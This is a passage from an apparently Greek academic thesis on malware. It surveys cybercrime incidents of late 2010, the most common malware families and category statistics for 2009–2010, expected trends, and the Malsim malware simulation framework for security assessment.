Τον Νοέμβριο του 2010 και στις 4/11 συνελήφθηκε ο δημιουργός του τεράστιου botnet *Mega-D* που ήταν ο 23χρονος Oleg Nikolaenko από τη Ρωσία. Το συγκεκριμένο δίκτυο ευθύνεται για την αποστολή εκατομμυρίων spam mail, σε βαθμό που κάποια στιγμή διαχειριζόταν το 1/3 της παγκόσμιας παραγωγής. Οι αρχές τον εντόπισαν μέσω των Jody Smith και Lance Atkinson, δύο εμπόρων που προωθούσαν τα προϊόντα τους μέσω του botnet. Ο Oleg Nikolaenko, γνωστός και με το ψευδώνυμο *"Docent"*, θεωρείται ότι βρίσκεται πίσω από το *Mega-D* το οποίο έχει μολύνει πάνω από 500.000 υπολογιστές παγκοσμίως. Το FBI εντόπισε το νεαρό Ρώσο από τις διακινήσεις μεγάλων χρηματικών ποσών, της τάξης των 500.000 δολαρίων σε μια περίοδο έξι μηνών, που έγιναν στο όνομα του. Επίσης το FBI βρήκε δύο Gmail accounts που αποδείκνυαν ότι ο Nikolaenko είχε στην κατοχή του τα command και τα control files του *Mega-D*. Στις 5/11 διαπιστώθηκε ότι ένας είδος trojan με την ονομασία "origami" εξαπλώθηκε στη Ρωσία και στην Ουκρανία. Αυτό έχει τη δυνατότητα να κλέβει τα προσωπικά δεδομένα και κυρίως αυτά που αφορούν σε τραπεζικές συναλλαγές. Στις 9/11 σε λιγότερο από 24 ώρες μετά τη λειτουργία του λογισμικού για τη νέα ηλεκτρονική κάρτα ταυτοποίησης ανακαλύφθηκε ένα κενό ασφάλειας. Έτσι οι επιτιθέμενοι είχαν τη δυνατότητα να χρησιμοποιήσουν SSL πιστοποιητικά προκειμένου να φτιάχνουν τα δικά τους κακόβουλα λογισμικά που θα τα προωθούσαν στους χρήστες. Στις 12/11 ο 22χρονος David Kernell ο οποίος παραβίασε το προσωπικό λογαριασμό email της Sarah Palin, υποψήφιας αντιπροέδρου των ΗΠΑ στις προεδρικές εκλογές του 2008, καταδικάστηκε σε ένα χρόνο φυλάκιση για αυτή του την ενέργεια. Αυτός συγκέντρωνε προσωπικές πληροφορίες για τη Palin στο διαδίκτυο και έπειτα τα δημοσίευε μαζί με προσωπικές τις φωτογραφίες που στόχο είχαν να τη δυσφημίσει. Στις 18/11 οι ειδικοί της *G Data Security Labs* ανακάλυψαν μια καινούργια έκδοση του Zeus Trojan. Ο δημιουργός αυτού του τύπου κακόβουλου λογισμικού δημοσίευσε τη ιδέα του σε ένα forum και

τόνισε ότι μπορεί να εξαπλωθεί ταχύτατα πλήττοντας οποιοδήποτε στόχο. Στις 23/11 ένας 33χρονος καταδικάστηκε να πληρώσει 5000 αγγλικές λίρες σαν χρηματικό πρόστιμο και σε 18 μήνες φυλάκιση. Ο Scot Matthew Anderson έστελνε εκατομμύρια spam μηνύματα, έκλεβε προσωπικά στοιχεία από τους υπολογιστές στους οποίους είχε επιτεθεί. Στις 28/11 το *Wikileaks* δημοσίευσε στο διαδίκτυο 250000 αμερικανικά διπλωματικά έγγραφα με ορισμένα από αυτά να είναι απόρρητα. Οι πληροφορίες αυτές αποσπάστηκαν έπειτα από τη επιτυχή πρόσβαση που είχαν δύο νεαροί hackers σε κυβερνητικά πληροφοριακά συστήματα των Ηνωμένων Πολιτειών Αμερικής.

Τον Δεκέμβριο του 2010 και πιο συγκεκριμένα στις 1/12 δύο άντρες από τη Βόρεια Ρινανία Βεσφαλία της Γερμανίας κατηγορήθηκαν για ένα συγκεκριμένο τύπο μουσικής πειρατείας. Ένας 17χρονος και ένας 23χρονος κατάφεραν να αποκτήσουν πρόσβαση στους προσωπικούς λογαριασμούς email ατόμων που είχαν σχέση με το τομέα της μουσικής και έκλεψαν μουσικά τραγούδια που δεν είχαν ακόμα δημοσιευτεί. Μάλιστα χρησιμοποίησαν trojan horses με μολυσμένα MP3 αρχεία που τα διέδιδαν για να αποκτήσουν πλήρη πρόσβαση στους υπολογιστές που είχαν επιτεθεί. Στις 10/12 ένας 44χρονος Γερμανός από το Dulmen καταδικάστηκε σε ένα χρόνο και 10 μήνες φυλάκιση διότι χρησιμοποίησε trojan horses έτσι ώστε να αποκτήσει πρόσβαση σε 100 υπολογιστές χρηστών και να παρακολουθεί τις κινήσεις τους μέσω των καμερών τους. Χαρακτηριστικό είναι ότι το νεαρότερο θύμα ήταν ένα 13χρονο κορίτσι που παρατήρησε ότι το φωτάκι της διαδικτυακής της κάμερας δεν έσβηνε ποτέ και επειδή οι γονείς της φοβήθηκαν ότι τη παρακολουθούσαν το ανέφεραν στην ομάδα δίωξης του ηλεκτρονικού εγκλήματος. Τέλος, στις 14/12 διαπιστώθηκε ότι στο αστυνομικό τμήμα του Κολοράντο των ΗΠΑ είχαν κλαπεί ευαίσθητα δεδομένα από 200000 υποθέσεις που περιείχαν στοιχεία υπόπτων και πληροφοριοδοτών. Έκτοτε οι επιτιθέμενοι τα χρησιμοποίησαν και δημοσίευαν τα προσωπικά στοιχεία τους στο διαδίκτυο.

Γίνεται σαφές ότι οι επιθέσεις με κακόβουλο λογισμικό που πραγματοποιήθηκαν κατά τη διάρκεια του 2010 είχαν πολλαπλές συνέπειες, κυρίως σε οικονομικό επίπεδο. Εν τέλει οι επιτιθέμενοι έπληξαν αφενός μεν πολλούς χρήστες και αφετέρου δε τη εύρυθμη λειτουργία πολλών πληροφοριακών συστημάτων σε εταιρείες και κυβερνητικές υποδομές λόγω των ελλιπών μέτρων ασφάλειας που είχαν ληφθεί από τους διαχειριστές ασφάλειας, με αποτέλεσμα να μειωθεί η αξιοπιστία τους. Το πιο σημαντικό όμως είναι ότι οι επιτιθέμενοι χρησιμοποιούσαν τα site κοινωνικής διαδικτύωσης για να πραγματοποιούν τις επιθέσεις τους έτσι ώστε να παρακολουθούν τις ενέργειες των χρηστών και να υποκλέπτουν προσωπικά τους στοιχεία.

Κεφάλαιο 4ο –Οι τάσεις εξέλιξης του κακόβουλου λογισμικού

4.1 Οι πιο διαδεδομένες μορφές κακόβουλου λογισμικού το 2009 και το 2010

Τα κακόβουλα προγράμματα μπορούν να κατηγοριοποιηθούν σε ορισμένες κατηγορίες ανάλογα με τις ιδιότητες και τις λειτουργίες τους. Επιπλέον παρατηρείται ότι αυξάνονται διαρκώς. Παρόλα αυτά οι πιο διαδομένες μορφές κακόβουλου λογισμικού είναι δέκα. Αυτές είναι οι εξής: *Genome, Hupigon, Buzus, Refroso, Scar, Lipler, Malware μέσα σε Online Games, Palevo, Startpage και Magania.* Ειδικότερα το Genome είναι ένα είδος trojan horse που συνδυάζει λειτουργίες σαν αυτές που κάνουν τα keyloggers, downloaders και παράλληλα κάνει κρυπτογράφηση αρχείων. Το Hupigon περιλαμβάνει ένα backdoor που επιτρέπει στον επιτιθέμενο να κάνει απομακρυσμένη διαχείριση σε ένα υπολογιστή, να έχει πρόσβαση στο file system του προκειμένου να ενεργοποιήσει την ενσωματωμένη κάμερά του. Τα buzus σκανάρουν τα συστήματα που έχουν δεχθεί επίθεση από malware προκειμένου να αντλήσουν προσωπικά στοιχεία των χρηστών όπως πιστωτικές κάρτες, λεπτομέρειες σχετικές με τις διαδικτυακές τραπεζικές συναλλαγές τους και πληροφορίες σχετικά με την ηλεκτρονική τους αλληλογραφία. Το Refroso είναι ένα είδος trojan horse που πρωτοξεκίνησε τη δράση του από τα τέλη του Ιουνίου του 2009. Αυτό έχει παρόμοιες λειτουργίες με το backdoor και είναι σε θέση να επιτίθεται σε οποιοδήποτε δίκτυο υπολογιστών. Το scar είναι ένα είδος trojan horse που φορτώνει ένα αρχείο κειμένου έτσι ώστε να χρησιμοποιηθεί για το κατέβασμα και άλλων ειδών malware όπως τα downloaders, spyware και bots. Το Lipler αλλάζει την αρχική σελίδα του φυλλομετρητή και μπορεί να κατεβάσει κακόβουλο λογισμικό από έναν ιστότοπο. Επίσης οι επιτιθέμενοι κυρίως στην Ασία, ενσωματώνουν κακόβουλο λογισμικό σε διαδικτυακά παιχνίδια προκειμένου να τα κλέψουν. Το Palevo worm εξαπλώνεται μέσω των εξωτερικών μνημών αποθήκευσης. Στις usb προσκολλούνται εκτελέσιμα αρχεία που μολύνουν τους υπολογιστές. Το startpage αλλάζει την αρχική σελίδα και τις ρυθμίσεις του φυλλομετρητή. Το Magania πήρε το όνομά του από το Ταϊβανέζο παραγωγό λογισμικού Gamania και ειδικεύεται στο να κλέβει δεδομένα που αφορούν τους λογαριασμούς παιχνιδιών. Τα αντίγραφα του Magania μεταδίδονται μέσω rar αρχείων στο ηλεκτρονικό ταχυδρομείο διάφορων χρηστών με σκοπό αυτοί να τα εκτελέσουν και να μολύνουν άθελα τον υπολογιστή τους.

Στον ακόλουθο πίνακα απεικονίζεται η συχνότητα εμφάνιση των πιο διαδεδομένων μορφών κακόβουλου λογισμικού κατά τη διάρκεια των ετών 2009 και 2010.

	# 2010 H1	Virus family	# 2010 H2	Virus family	# 2009 H2	Virus family	# 2009 H1	Virus family
1	116,469	Genome	70,570	Genome	67,249	Genome	34,829	Monder
2	32,830	Hupigon	34,412	Buzus	38,854	PcClient	26,879	Hupigon
3	30,055	Buzus	31,834	Hupigon	37,026	Hupigon	18,576	Genome
4	25,071	Refroso	27,052	FraudPack	35,115	Scar	16,719	Buzus
5	24,961	Scar	26,013	TDSS	24,164	Buzus	16,675	OnlineGames
6	21,675	Lipler	24,276	FakeInstaller	20,581	Lipler	13,889	Fraudload
7	19,385	OnlineGames	22,411	Refroso	19,848	Magania	13,104	Bifrose
8	17,542	Palevo	17,535	FraudLoad	18,645	Refroso	11,106	Inject
9	16,543	Startpage	17,272	BHO	16,225	Basun	10,312	Magania
10	16,517	Magania	16,645	FakeAV	16,271	Sasfis	10,322	Poison

Πίνακας 4.1.1: Οι 10 πιο διαδομένες κατηγορίες κακόβουλου λογισμικού το 2009 και το 2010 [102], [103]

Με βάση το παραπάνω πίνακα οι πιο συχνοί τύποι κακόβουλου λογισμικού είναι το genome, hupigon και buzus.

4.2 Η υπάρχουσα κατάσταση και η μελλοντική εξέλιξη του κακόβουλου λογισμικού


Στη σημερινή εποχή οι μορφές του κακόβουλου λογισμικού εξελίσσονται διαρκώς. Για να βρεθούν ικανοποιητικοί μηχανισμοί αντιμετώπισης των επιθέσεων που εξαπολύονται χρησιμοποιείται και το cloud computing. Οι υπηρεσίες που προσφέρει είναι πολύ σημαντικές, αφού ο καθένας μπορεί να κάνει χρήση των διαδικτυακών εφαρμογών, που δεν απαιτούν συνήθως εγκατάσταση κάποιου λογισμικού και είναι προσβάσιμες, μέσα από τον παγκόσμιο ιστό. Βέβαια ορισμένες χρειάζονται εγκατάσταση κάποιου λογισμικού, τύπου client. Για παράδειγμα όταν κάποιος έχει αποθηκευμένο στο ηλεκτρονικό του ταχυδρομείο (hotmail, gmail, yahoo) κάποιες φωτογραφίες σε ιστοσελίδες όπως το *flickr* ή ακόμα και διάφορα αρχεία σε online αποθηκευτικούς χώρους σαν το *dropbox*. Έτσι χρειάζεται ο χρήστης να έχει πρόσβαση από οποιονδήποτε ηλεκτρονικό υπολογιστή ή συσκευή με σύνδεση στο internet, χωρίς να χρειάζεται να εγκαταστήσει κάποια εφαρμογή. Παρόλα αυτά οι επιτιθέμενοι εξακολουθούν να στέλνουν κακόβουλα αρχεία που θα εμπεριέχουν malware.

Οι υπηρεσίες cloud computing αναφέρονται στη χρήση δεδομένων τα οποία φυλάσσονται απομακρυσμένα. Οι ιστοσελίδες κοινωνικής δικτύωσης όπως το Facebook και το YouTube είναι κάποιες από τις διασημότερες παρεχόμενες υπηρεσίες cloud, όπου αποθηκεύουν μεγάλο όγκο δεδομένων σε απομακρυσμένα data center. Δεν πρόκειται όμως για μια υπηρεσία που παρέχεται μόνο για την διασκέδαση των χρηστών. Αρκετές επιχειρήσεις και οργανισμοί αντικαθιστούν την τοπική

αποθήκευση των δεδομένων τους με κεντρικούς cloud servers όπως ακριβώς συμβαίνει και τα Google Docs, με σκοπό τη μείωση του κόστους και την παράλληλη αύξηση της παραγωγικότητας. Η συνεχώς αυξανόμενη προτίμηση επιχειρήσεων προς τις υπηρεσίες cloud έχει οδηγήσει και το ενδιαφέρον των κακόβουλων χρηστών προς αυτή την κατεύθυνση, επομένως η παράλληλη βελτίωση του επιπέδου ασφάλειας των παρεχόμενων υπηρεσιών cloud είναι αρκετά κρίσιμη και απαραίτητη για τη βιωσιμότητα των απομακρυσμένων αποθηκευμένων πληροφοριών και δεδομένων. Το cloud computing αποτελεί μια σημαντική πλατφόρμα για τις επιχειρήσεις που υιοθετούν το μοντέλο *"Instant-On",* το οποίο προβλέπει ότι οι τεχνολογικές λύσεις, οι απαιτήσεις των εταίρων τους και οι ανθρώπινοι πόροι συνδέονται άμεσα μεταξύ τους. Στο πλαίσιο αυτό, οι *"Instant-On"* επιχειρήσεις έχουν ανάγκη ευέλικτα, αυτοματοποιημένα και ασφαλή περιβάλλοντα πληροφορικής που μπορούν να προσαρμόζονται άμεσα στις αλλαγές της ζήτησης και των απαιτήσεων. Παρότι το cloud computing προσφέρει οφέλη όπως η ταχύτερη αξιοποίηση νέων υπηρεσιών, η μείωση του συνολικού κόστους και η υιοθέτηση μοντέλων *"pay-as-you-go",* θεωρείται ότι υστερεί σε κρίσιμους τομείς, όπως η ασφάλεια, η διαθεσιμότητα και η ευκολία ενοποίησης.


Τον τελευταίο καιρό αναδεικνύονται τρεις επιθέσεις με κακόβουλο λογισμικό. Με βάση την πρώτη τριμηνιαία αναφορά της PandaLabs για το 2011 [108] το πρώτο ήταν η μεγαλύτερη μεμονωμένη επίθεση ενάντια στα Android κινητά τηλέφωνα, το δεύτερο ήταν η έντονη χρήση του Facebook, στη διανομή malware, και το τρίτο ήταν μια επίθεση από την *Anonymous hacktivist group* ενάντια στην ομοσπονδιακή εταιρία ασφάλειας *HBGary*. Η αναφορά των PandaLabs σημειώνει επίσης ότι τους τρεις πρώτους μήνες του 2011, σημειώθηκαν κατά μέσο όρο γύρω στις 73000 νέες επιθέσεις από malware, η πλειοψηφία των οποίων ήταν Trojans. Ο αριθμός αυτός είναι κατά 10000 αυξημένος σε σχέση με την αντίστοιχη περίοδο του 2010. Αυτό σημαίνει ότι οι χάκερ έχουν δημιουργήσει κατά 26% περισσότερες νέες απειλές τους πρώτους μήνες του 2011 από ότι στην αντίστοιχη περίοδο του προηγούμενου χρόνου. Στη γενική κατάταξη των κρατών με τις περισσότερες επιθέσεις και μολύνσεις, σύμφωνα με στοιχεία από το *Panda ActiveScan online antivirus* [108], η Κίνα, η Ταϊλάνδη και η Ταϊβάν εξακολουθούν να βρίσκονται στις τρεις πρώτες θέσεις με ποσοστό επιθέσεων πάνω από 70%. Στις τρεις τελευταίες θέσεις του Top 20 βρίσκονται η Ιρλανδία, το Περού και το Εκουαδόρ.

Η G Data Security Labs παρουσιάζει τον αριθμό των νέων προγραμμάτων κακόβουλου λογισμικού που εμφανίστηκαν από το 2005 έως και το 2010. Με βάση το ακόλουθο διάγραμμα παρατηρείται μια αλματώδη αύξηση. Συγκεκριμένα το 2005 τα προγράμματα malware ήταν 31.849 ενώ μόλις μέσα σε 3 χρόνια ο αριθμός τους τριανταπλασιάστηκε. Το 2009 υπήρχαν 1.588.005 προγράμματα κακόβουλου λογισμικού ενώ το 2010 καταγράφηκαν 2.093.444.



Διάγραμμα 4.2.1: Ο αριθμός των νέων προγραμμάτων κακόβουλου λογισμικού που εμφανίστηκαν από το 2005 έως και το 2010 [102], [103]

Το ακόλουθο διάγραμμα απεικονίζει τον αριθμό των νεοεμφανιζόμενων προγραμμάτων κακόβουλου λογισμικού, ανά μήνα κατά τα έτη 2009 και 2010. Προκύπτει λοιπόν ότι το 2009 τα πιο πολλά προγράμματα κακόβουλου λογισμικού εμφανίστηκαν τους μήνες Ιανουάριο, Ιούλιο, Σεπτέμβριο, Οκτώβριο και Νοέμβριο, ενώ όσο αφορά το 2010 τα πιο πολλά που ξεπερνούσαν τις 200.000 ήταν τους μήνες Φεβρουάριο, Μάρτιο Μάιο, Οκτώβριο και Νοέμβριο.



Διάγραμμα 4.2.2: Ο αριθμός των νεοεμφανιζόμενων προγραμμάτων κακόβουλου λογισμικού ανά μήνα κατά τα έτη 2009 και 2010 [102], [103]

Category	# 2010 H2	Share	# 2010 H1	Share	Diff. 2010 H2 2010 H1	# 2009 H2	Share	# 2009 H1	Share
Trojan horses	447,644	41.6%	433,367	42.6%	+3%	393,421	42.6%	221,610	33.6 %
Downloaders/ Droppers	240,124	22.3%	206,298	20.3%	+16%	187,958	20.3%	147,942	22.1 %
Backdoors	149,723	13.9%	122,469	12.0%	+22%	137,484	14.9%	97,011	14.6 %
Spyware	113,117	10.5%	130,175	12.8%	-13%	86,410	9.4%	104,224	15.7 %
Worms	48,324	4.5%	53,609	5.3%	-10%	51,965	5.6%	26,542	4.0 %
Adware	34,882	3.2%	21,035	2.1%	+66%	30,572	3.3%	12,229	1.9 %
Tools	13,499	1.3%	9,849	1.0%	+37%	14,516	1.6%	34,813	5.3 %
Rootkits	12,305	1.1%	31,160	3.1%	-61%	11,720	1.3%	11,413	1.6 %
Exploits	1,691	0.2%	2,495	0.2%	-32%	3,412	0.4%	2,279	0.3 %
Miscellaneous	14,927	1.4%	6,751	0.7%	+121%	6,595	0.6%	4,593	0.7 %
Total	**1,076,236**	**100%**	**1,017,208**	**100%**	**+6%**	**924,053**	**100%**	**663,952**	**100.0 %**

Πίνακας 4.2.1: Ο συνολικός αριθμός των τύπων κακόβουλου λογισμικού που εμφανίστηκαν ανά εξάμηνο κατά τη διάρκεια των ετών 2009 και 2010 [102], [103]

Στο παραπάνω πίνακα απεικονίζονται οι 10 πιο συνηθισμένες κατηγορίες κακόβουλου λογισμικού ανά εξάμηνο κατά τη διάρκεια των ετών 2009 και 2010. Ο τύπος κακόβουλου λογισμικού που εμφανίζεται με τη μεγαλύτερη συχνότητα είναι τα trojan horses και ακολουθούν τα droppers, backdoors, spyware, worms και adware. Αξίζει να τονιστεί ότι η συχνότητα εμφάνισης των miscellaneous παρουσιάζει μια αλματώδη αύξηση φτάνοντας τα 14.927 προγράμματα αυτού του είδους το δεύτερο εξάμηνο του 2010. Ένα άλλο που εμφανές συμπέρασμα που προκύπτει είναι ότι κατά τη διάρκεια του δεύτερου εξαμήνου του 2010 η συχνότητα εμφάνισης των προγραμμάτων malware αυξάνεται σημαντικά. Το ίδιο παρατηρείται άμα γίνει σύγκριση μεταξύ του δεύτερου εξαμήνου του 2009 και του πρώτου του 2010. Σύμφωνα με τα παραπάνω, και με βάση τη G Data Security Labs, ο αριθμός των κακόβουλων προγραμμάτων τα επόμενα χρόνια θα αυξηθεί ραγδαία και μάλιστα η συχνότητα εμφάνισης των προαναφερθέντων τύπων malware θα κυμανθεί σε δυσθεώρητα ύψη. Εκτός αυτών οι επιθέσεις κατά των χρηστών που χρησιμοποιούν τα site κοινωνικής διαδικτύωσης θα αυξηθούν προκειμένου οι επιτιθέμενοι να τους αποσπάσουν προσωπικές πληροφορίες. Εντέλει αναμένεται ότι θα υπάρξει στροφή από τις επιθέσεις που εξαπολύονται μέσω ιστοσελίδων και εφαρμογών σε επιθέσεις μέσω δικτύων ανταλλαγής αρχείων. Το κακόβουλο λογισμικό θα στοχεύει σε πληροφορίες και χρήμα και οι πληροφορίες θα γίνουν ο στόχος των κυβερνοεγκληματιών. Έτσι αναμένεται να σημειώσουν νέα αύξηση οι επιθέσεις σε smartphones αφού όλο και περισσότεροι άνθρωποι τα αγοράζουν και οι χρήστες συνεχίζουν να εκτελούν τις βασικές τους τραπεζικές εργασίες και τις ηλεκτρονικές αγορές τους μέσω του κινητού τους τηλεφώνου.


Από το 2011 και μετέπειτα στόχος των επιτιθέμενων θα γίνουν οι εφαρμογές των προγραμμάτων που είναι βασισμένα στη γλώσσα προγραμματισμού java καθώς και παιχνίδια που στηρίζονται στις εφαρμογές javascript. Το ίδιο συνέβη και το 2010 με τις εφαρμογές Adobe. Επιπλέον με τη διαρκή εξέλιξη των botnets οι επιτιθέμενοι θα μπορούν να προσβάλουν με μεγαλύτερη ευκολία τους στόχους τους. Επίσης, αναμένεται αύξηση του *"hacktivism"* και ειδικότερα των κυβερνοεπιθέσεων, κατά την οποία μεμονωμένα άτομα θα πλήττουν την ασφάλεια κυρίως κυβερνητικών πληροφοριακών συστημάτων ορισμένων χωρών, για να περάσουν ένα πολιτικό μήνυμα. Όμως λόγω της ραγδαίας αύξησης του cloud computing οι επιτιθέμενοι θα προσπαθήσουν να παρεισφρήσουν σε εφαρμογές που θα κατασκευάζονται μέσω αυτού. Παράλληλα θα εξακολουθήσει να υφίσταται η μαζική αποστολή μηνυμάτων ηλεκτρονικού ταχυδρομείου σε χρήστες με στόχο να αποσπαστούν προσωπικά τους στοιχεία όπως στοιχεία πιστωτικών καρτών, διαδικτυακές τραπεζικές συναλλαγές. Συνεπώς χρειάζεται να λαμβάνουν και να τηρούν μέτρα ασφάλειας τόσο οι χρήστες όσο και οι εταιρείες ή οι διαχειριστές των κυβερνητικών υποδομών προκειμένου να αποφεύγεται το ενδεχόμενο να μολυνθούν από επιθέσεις με κακόβουλο λογισμικό.

ΜΕΡΟΣ Δ: ΥΛΟΠΟΙΗΣΕΙΣ

Κεφάλαιο 1° – Χρήση του Malsim (Mobile Agent Malware Simulator)

Οι επιθέσεις που βασίζονται στα κακόβουλα λογισμικά είναι πολύ συχνές στο διαδίκτυο και αποτελούν μια σοβαρή απειλή κατά της ασφάλειας των κρίσιμων δικτυακών υποδομών. Το κακόβουλο λογισμικό που εκτελείται στους υπολογιστές κάνει τα πληροφοριακά συστήματα να συμπεριφέρονται με τον τρόπο που θέλουν οι επιτιθέμενοι. Ένα μέσο που αντιμετωπίζει τις επιθέσεις που διεξάγονται κατά των πληροφοριακών συστημάτων είναι το Malsim (Mobile Agent Malware Simulator). Αυτό είναι ένα mobile agent framework που στοχεύει στη προσομοίωση πολλών κακόβουλων λογισμικών σε ένα δίκτυο υπολογιστών ενός πληροφοριακού συστήματος. Αναπτύχθηκε στα πλαίσια της αντιμετώπισης ενός από τα πιο σημαντικά προβλήματα που σχετίζονται με τη προσομοίωση των επιθέσεων κατά των πληροφοριακών συστημάτων όπως η έλλειψη επαρκών μέσων προκειμένου να γίνει εξέταση της συμπεριφοράς του κακόβουλου λογισμικού.

Το Malsim είναι ένα εργαλείο λογισμικού που αποσκοπεί στο να εξετάσει τη συμπεριφορά πολλών ειδών malware όπως οι ιοί, τα worms και το malicious mobile code. Όπως απεικονίζεται παρακάτω το Malsim framework μπορεί να αναπτυχθεί στο δίκτυο ενός πληροφοριακού συστήματος. Το πρώτο κομμάτι που είναι το υπό εξέταση πληροφοριακό σύστημα της κρίσιμης υποδομής αποτελείται από τη JADE (Java Agent Development) πλατφόρμα που περιέχει τους agent containers από το 1 έως το n. Το δεύτερο κομμάτι είναι το σύστημα του επιτιθέμενου όπου περιέχει τον agent container n+1. Μάλιστα το jade είναι ένα εργαλείο όπου πραγματοποιεί ανίχνευση και προσομοίωση της διάδοσης του κακόβουλου λογισμικού σε ένα γραφικό περιβάλλον.



Σχήμα 1.1: Σχηματική αναπαράσταση για το πώς αναπτύσσεται το Malsim σε ένα υπό εξέταση σενάριο [127]

Το εργαλείο του malsim παρέχει πολλαπλές κλάσεις java του malsim agent (που είναι επεκτάσεις των κλάσεων JADE) και διαχωρίζει τις συμπεριφορές των κακόβουλων λογισμικών που έχουν υλοποιηθεί. Ειδικότερα η κλάση του malsim agent είναι το βασικό μέσο κώδικα που υλοποιεί τις λειτουργίες που σχετίζονται με τη διαχείριση των πλατφόρμων, των ικανοτήτων επικοινωνίας που έχουν και τα χαρακτηριστικά που σχετίζονται με τη φύση των προσομοιώσεων του κακόβουλου λογισμικού. Το malsim ορίζει τις συμπεριφορές που μοιάζει με τις κακόβουλες δραστηριότητες που έχει το κακόβουλο λογισμικό όπως είναι η ανίχνευση των ευπαθειών του λειτουργικού συστήματος, εξέταση των απεσταλμένων και των ληφθέντων πακέτων και όλα αυτά χωρίς να επηρεάζεται αρνητικά η εύρυθμη λειτουργία των πληροφοριακών συστημάτων. Έτσι γίνεται ανίχνευση ολόκληρης της διαδικασίας που απαιτείται για να εξαπλωθεί το κακόβουλο λογισμικό. Ουσιαστικά η κύρια εφαρμογή που έχει το malsim στηρίζεται στις αξιολογήσεις της ασφάλειας των πληροφοριακών συστημάτων σχετικά με τις επιθέσεις που δέχεται ένα σύστημα. Μερικές από τις ενέργειες που πραγματοποιούνται είναι η απενεργοποίηση του προσαρμογέα δικτύου, λειτουργία ενός τοπικού firewall έτσι ώστε αυτό να μπλοκάρει την έναρξη μιας πολύ χρονοβόρας στον επεξεργαστή διαδικασίας. Για παράδειγμα μετά τη μόλυνση από malware ενός συστήματος το malsim δεν αφήνει να κάποιον να συνδεθεί με το σύστημα και ο χρήστης ενημερώνεται με ένα χαρακτηριστικό οπτικοακουστικό εφέ το οποίο λειτουργεί σαν ένα προειδοποιητικό μήνυμα.

